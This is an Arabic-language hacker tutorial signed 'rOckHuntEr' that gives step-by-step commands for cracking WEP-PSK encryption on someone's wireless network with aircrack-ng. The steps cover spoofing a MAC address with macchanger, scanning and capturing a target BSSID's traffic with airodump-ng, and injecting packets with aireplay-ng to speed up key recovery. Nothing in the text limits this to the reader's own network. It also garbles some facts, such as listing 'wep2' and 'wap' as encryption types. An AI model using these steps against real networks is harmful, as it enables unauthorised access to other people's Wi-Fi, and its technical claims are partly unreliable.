[#] rOckHuntEr
[#] Break the encryption wep-psk in wireless network [**aircrack-ng**]
[#] r0ck.hunt3r@gmail.com
[#] Gr33t : A4S . S4A . AL-MoGrM . rOckMastEr . Medo-Hacker . LinuxAc.Org

طريقة تنصيب الاداة UBUNTU10.4

التنصيب :

نقوم بالذهاب الى Synaptic وبعد ذلك نقوم باضافة الباكيج التالي

```
aircrack-ng
```

ونقوم ايضا باضافة الباكيج التالي لاهميته في عمل البرنامج

```
macchanger
```

وبعد ذلك نقوم بتطبيق الامر التالي من الطرفية

```
sudo apt-get update
```

مقدمة نظرية:

كما نعلم ان هنالك ثلاث انواع للتشفير ضمن بيئة الشبكات اللاسلكية

```
wep , wep2 ,wap
```

موضوعنا في هذا الكتاب عن طريقة كسر تشفيرWep

عن طريق هذا البرنامج ولكن هنالك نقطة مهمة وهية يجب ان يكون التفويض الموجود على الشبكةpsk

نبدأ بالشرح

Break the encryption wep-psk in wireless network

في البداية اهم حاجة لبدا العمل وهية ايقاف للشبكة او مايسمى ديسيبل للشبكة

كلي لا يتعارض عمل البرنامج مع النيت ورك

المرحلة الأولى معرفة الدرايف الذي تعمل عليه

```
sudo airmon-ng
```

اهمية تطبيق الامر بصلاحية روت

```
rock@h4CkM1nD-laptop:~$ sudo -i
[sudo] password for rock:
root@h4CkM1nD-laptop:~# sudo airmon-ng


Interface Chipset         Driver

wlan0          Atheros    ath9k - [phy0]

root@h4CkM1nD-laptop:~#
```

المظلل باللون الاحمر هو نوع الدرايف المستخدم في جهازك وكما هو ظاهر عندي wlan0

بعد ان عرفنا الدرايف الذي يعمل نقوم بعملية ايقاف مؤقت له عن طريق

```
sudo airmon-ng stop wlan0
sudo ifconfig wlan0 down
```

المرحلة الثانية انشاء ماك وهمي

```
sudo macchanger --mac 00:11:22:33:44:55 wlan0
root@h4CkM1nD-laptop:~# sudo macchanger --mac 00:11:22:33:44:55 wlan0
```

```
current MAC: c4:17:fe:9e:8b:73 (unknown)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
```


وبعد ان قمنا بانشاء الماك الوهمي نقوم باعادة تشغيل الدرايف

```
sudo airmon-ng start wlan0
```

المرحلة الثالثة بدا عملية البحث عن الشبكات اللاسلكية

```
sudo airodump-ng wlan0
```

وستكون النتائج على الشكل التالي



1= bssid
البيانات = 2
القناة = 3
نوع التشفير = 4
التفويض على الشبكة = 5

اهم حاجة في هذه البيانات هية Bssid و القناةنقوم بحفظهم في ملف

نترك الطرفية تعمل بشكلها الطبيعي ونقوم بفتح طرفية جديدة

ونقوم بتطبيق الامر التالي

```
airodump-ng -c "ch" -w "filename" --bssid "bssid" wlan0
```

مع مراعاة تعدل"bssid"الى البيسايد الشبكة التي اخترناهاليصبح الامر

```
sudo airodump-ng -c 1 -w capfile --bssid 00:18:39:38:34:12 wlan0
```

عند هذه المرحلة يبدا البرنامج بألتقاط الباكيج
لم اشرح ماذا يعني هذا الامر capfile سيقوم البرنامج بألتقاط الباكيج
وحفظها في ملف بأسمcapfile-01.cap

المرحلة الرابعة ارسال باكيت من البرنامج لتسهيل كسر التشفير

نقوم بفتح طرفية اخرى ونطبق الامر التالي

```
sudo aireplay-ng -3 -b "bssid" -h 00:11:22:33:44:55 wlan0
```

ولا ننسى مراعاة تبدل البسايد بالشبكة المرادة ولتوضح اخر كود في الامر هيلة عملية ارسال من البرنامج عن طريق الماك الوهمي الذي قمنا بأنشاء في بداية الهجمة

في طريقة لكروت الوايرلس التي تدعم الانجكشن باكيت وهذا الامر بيكون اقوى بكثير من الامر السابق فهو يقوم بحقن الحزم لتسهيل كسر التشفير

```
sudo aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 wlan0
```

مع مراعاة تعديل البسايد

المرحلة الخامسة والأخيرة البدا في كسر التشفير

كسر التشفير يعتمد على جمع اكبر عدد ممكن من الباكيت وكما ذكرت الانجكشن باكيت بيساعد بهذا الموضوع وانا اعتمد في البدا بكسر التشفير ان يكون عدد الباكيت المجمع من 3000 وما فوق قبل ان ابدا بكسر التشفير
وهذا الشيئ يختلف من شبكة لاخرى على حسب الاشخاص المستخدمة لهذه الشبكة

بعد ما يتم جمع عدد لا بأس فيه من الباكيت نقوم بتطبيق الامر التالي

```
aircrack-ng -b (bssid) capfile-01.cap
```

مع مراعاة تعديل البيسايد سيقوم البرنامج بكسر التشفير وحفظه كما ذكرنا في ملف باسم capfile-01.cap

هذا النوع من كسر التشفير يعتمد على نوع تشفير Wep بتفويض Psk

rOckHuntEr